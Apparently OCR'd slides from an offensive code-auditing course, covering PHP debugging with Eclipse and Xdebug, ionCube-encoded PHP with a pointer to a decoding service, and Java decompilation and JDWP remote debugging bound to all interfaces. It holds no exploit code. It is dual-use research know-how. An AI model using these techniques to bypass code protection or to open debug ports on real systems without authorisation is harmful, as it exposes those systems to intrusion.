
Now setup the debugger port (for DBGP) and set Xdebug as the debugger:



PHP Debuggers

4. Configure Eclipse with source and debug settings


Now we setup the path mappings from web root path on server to local project path:



PHP Debuggers

4. Configure Eclipse with source and debug settings

Setup the entry point of the application (typically an index file) and ensure everything is correct.




PHP Debuggers

At this point you can hit **Debug** and you should be good to go for debugging. Keep in mind Eclipse will use the built-in browser, yep you heard that right.

Of course, were hackers and we don’t want that for several reasons. The most obvious is that we can't craft requests manually.

However, we can change this behavior by using the **XDEBUG_SESSION=ECLIPSE_DBGP** cookie in a HTTP(s) request.

PHP Debuggers



XDEBUG_SESSION=ECLIPSE_DBGP in the cookie is very important

PHP Encryption

Sometimes you may come up against source code that is encrypted with:

- ionCube
- etc…

They install PHP modules into the runtime to perform the encryption and decryption. Defeating this technology is outside the scope of this course, however I have used https://easytoyou.eu/ with great success against ionCube encryption.

PHP Encryption

The technology works by using a PHP extension that performs the encryption and decryption.

```
if(!extension_loaded('ionCube Loader')){$__oc=strtolower(substr(php_uname(),0,3));$__ln='ioncube_loader_'.$__oc.'_'.substr(phpversion(),0,3).(($__c
('_il_exec')){return _il_exec();}$__ln='/ioncube/'.$__ln;$__oid=$__id=realpath(ini_get('extension_dir'));$__here=dirname(__FILE__);if(strlen($__id)
str_replace('\\','/',substr($__here,2));}$__rd=str_repeat('/..',substr_count($__id,'/')).$__here.'/';$__i=strlen($__rd);while($__i--){if($__rd[$__i
$__lp;break;}}}if(function_exists('dl')){@dl($__ln);}}else{die('The file '.__FILE__." is corrupted.\n");}if(function_exists('_il_exec')){return _il
href="http://www.ioncube.com">ionCube</a>')." PHP Loader needs to be installed. This is a widely used PHP extension for running ionCube protected P
()=='cli'?'get-loader.ioncube.com':'<a href="http://get-loader.ioncube.com">get-loader.ioncube.com</a>')." for install assistance.\n\n");exit(199);
?>
HR+cPvR90sRbG/r9W4+HHInpuLaxI9joLSmbOfN8/PmiD4VGUhuXZbKWEzgsNRDTSMLv4rrLwFnD
iXgeaUoir4znHyFPSjZ3DZznDvNgvGWuRjYxZZitQB/iwwyzfSedrZOqASAHjk+m73Z6vSlIofOw
I4NgHMgc+xr2fm0CFvS5rA+wHd9ESs2ATvyHIMQe67SMg6xNj9Ca/OqGJMGmWTVHLmr6zRdaAKDi
C1+Gq6ewnOCUOhdzXhmXf8E6gP9tL9jTMTR1ZDNTBQchJupR8ZyVvzxYFJK6qcf2ATSBsWl+r9rp
aWhZS9CT1qX8PlEoFWffK+KrD//fkn6c+RfO5KwCVEsKHq2fevgsA3GbamWvDFIDTEBM1qI1Vjc6
JXU01K1WZL6jPYOWcqUdYBm8HLQrPCKQQr7FU9Mqh2zqigWICwsI3tIAZhbl14rIuXDOSmiV9Hsj
p7iZIwpzRk2K6/uCB/hqzs6abt4H8n8PMQqe2jpPNWrKsRsY6AT0Q5XY5oDgJXj52e4QZGdDaJRr
DrljFoBws1jE75EhfeVGAsbl8lmfXeDo9viordiHm9pfDECdWvUoHwcdpJ6uhY1AtXIXQ8cA61wJ
elceR66YTSs7sk6fHDGOuCA6/XUjeeI6QHDMG79tpyrSAB+8sY4gj7RCiCYbxPvk/rVu6rcQRYum
nGXrMF1r8axJz6aUauqcEqGKM5Pco95qiBnoxOxIEdp4IVRpawuKFdUluNl9XeV8SfhAV5qg7Ezr
G92dytQe3PgmiXaB7g+jBcZgRNwLDv7T+E+60yDwMP7SqTaaQSMjMNebBz7QvkZeBLZh0hWkKkGW
KqkW7cthvWMoh3GgO+C6eUgmzcissgm+wfP1bwOVae4VMcqlTQV4ebITaraniK93OJIRbKs38An0
guDoD7yjRt91BbHgAaZOLi9UEcaEa06UQp6vOtFDcIRd72OJo5CQBhBWEvdyq/0qNVT9xzIGx0Ux
```

PHP Modules


Using php -m from the cli or you can use `get_loaded_extensions` to get a list of loaded modules and filter by zend extensions.

```
student@target:~$ php -m | grep curl
curl
student@target:~$ php -a
Interactive mode enabled
php > var_dump(get_loaded_extensions());
array(50) {
  [0]=>
  string(4) "Core"
```

…

PHP Prototyping

You can quickly test scripts at https://3v4l.org/ but keep in mind they are public after you submit them.



PHP Error Reporting

You can enable error reporting in your script to see all fatal errors and warnings:

```
error_reporting(E_ALL);
```


Also, instead of making hard changes to your *php.ini* file, you can enable `display_errors` by simply using `ini_set`

```
ini_set('display_errors', 1);
```

PHP Error Reporting

You can get the path to the php.ini using:

```
var_dump(get_cfg_var(
'cfg_file_path'));
```



Debugging Java

Java Code Modification

Possible but difficult. Java is compiled and as such requires proper debugging to understand flow.

However, you can modify the bytecode of the applications class files. Burp Suite Infiltrator does this:

"Burp Infiltrator patches the application bytecode to inject instrumentation hooks at locations where potentially unsafe APIs are called." – Burp Suite Infiltrator

Java Debuggers

- Eclipse IDE
- IntelliJ IDE

We recommend Eclipse with the jd-eclipse plugin for closed source applications and IntelliJ IDE for open-source applications (for speed).

Note: Never install eclipse from the package manager or from the given installers!

Eclipse IDE Setup

Two plugins that I have tested to work well for Java source code de-compilation are:

1. JD-Eclipse
2. Enhanced Class De-compiler

For our training, we are using JD-Eclipse to do our de-compilation

1. Download and the zip file jd-eclipse-2.0.0.zip
2. Launch Eclipse
3. Click on "Help > Install New Software..."
4. Drag and drop ZIP file on dialog windows
5. Check "Java De-compiler Eclipse Plug-in"
6. Next, next, next... and restart Eclipse

Eclipse IDE Setup

Now, we need to "associate" .class files with the JD Class File Viewer.


Click on Window > Preferences > General > Editors > File Associations.

1. "*.class" : Eclipse "Class File Viewer" is selected by default.
2. **"*.class without source" : "JD Class File Viewer" is selected by default**

Note: You will need to repeat this step every time you open Eclipse, it's a known bug in Eclipse!

Eclipse IDE Setup

Now, we need to "associate" .class files with the JD Class File Viewer.



Remote Java Debugging

Java Debug Wire Protocol (JDWP) is the protocol that is used for debugging Java applications. For us to debug a target application, we need to configure it to open port 8000 for debugging:

```
-Xrunjdwp:transport=dt_socket,server=y,address=8000,suspend=n
```


If we want to open a port on all interfaces, we will set the address to `0.0.0.0:8000`. It also works with agentlib:jdwp:

```
-agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=0.0.0.0:8000
```

Keep in mind, you might want to segregate this machine and make sure you are on a "trusted network" when performing remote debugging. Maybe you want to debug something as the application is starting up? Then you can use the `suspend=y` option.

Remote Java Debugging

For speed and (some security), we will be debugging applications from the localhost on your **target VM**.



Adding Source Files

Sweet, but we need class files to debug with. JD-Eclipse can't decompile multiple jars/wars/ears properly so we will need to reconstruct a single jar file that contains all classes.

1. Extract all classes from jar/war/etc. in a folder e.g., CLASSES
2. Remove all files from CLASSES which aren't .class files!
3. Create a huge jar file from all class files in CLASSES
4. Run the command: `cd CLASSES; jar -cvf ../all.jar *`
5. Add all.jar to your Eclipse Project

Adding Source Files

I also suggest using folders for the class paths just. For example, inside of the CLASSES folder you can have:

- **com/srcincite/training/Student.class**
- **com/srcincite/training/servlet/Student.class**

If you try to have all classes at the root level, JD-Eclipse will work, however if you have class names that are the same name then one will be overwritten with the other.

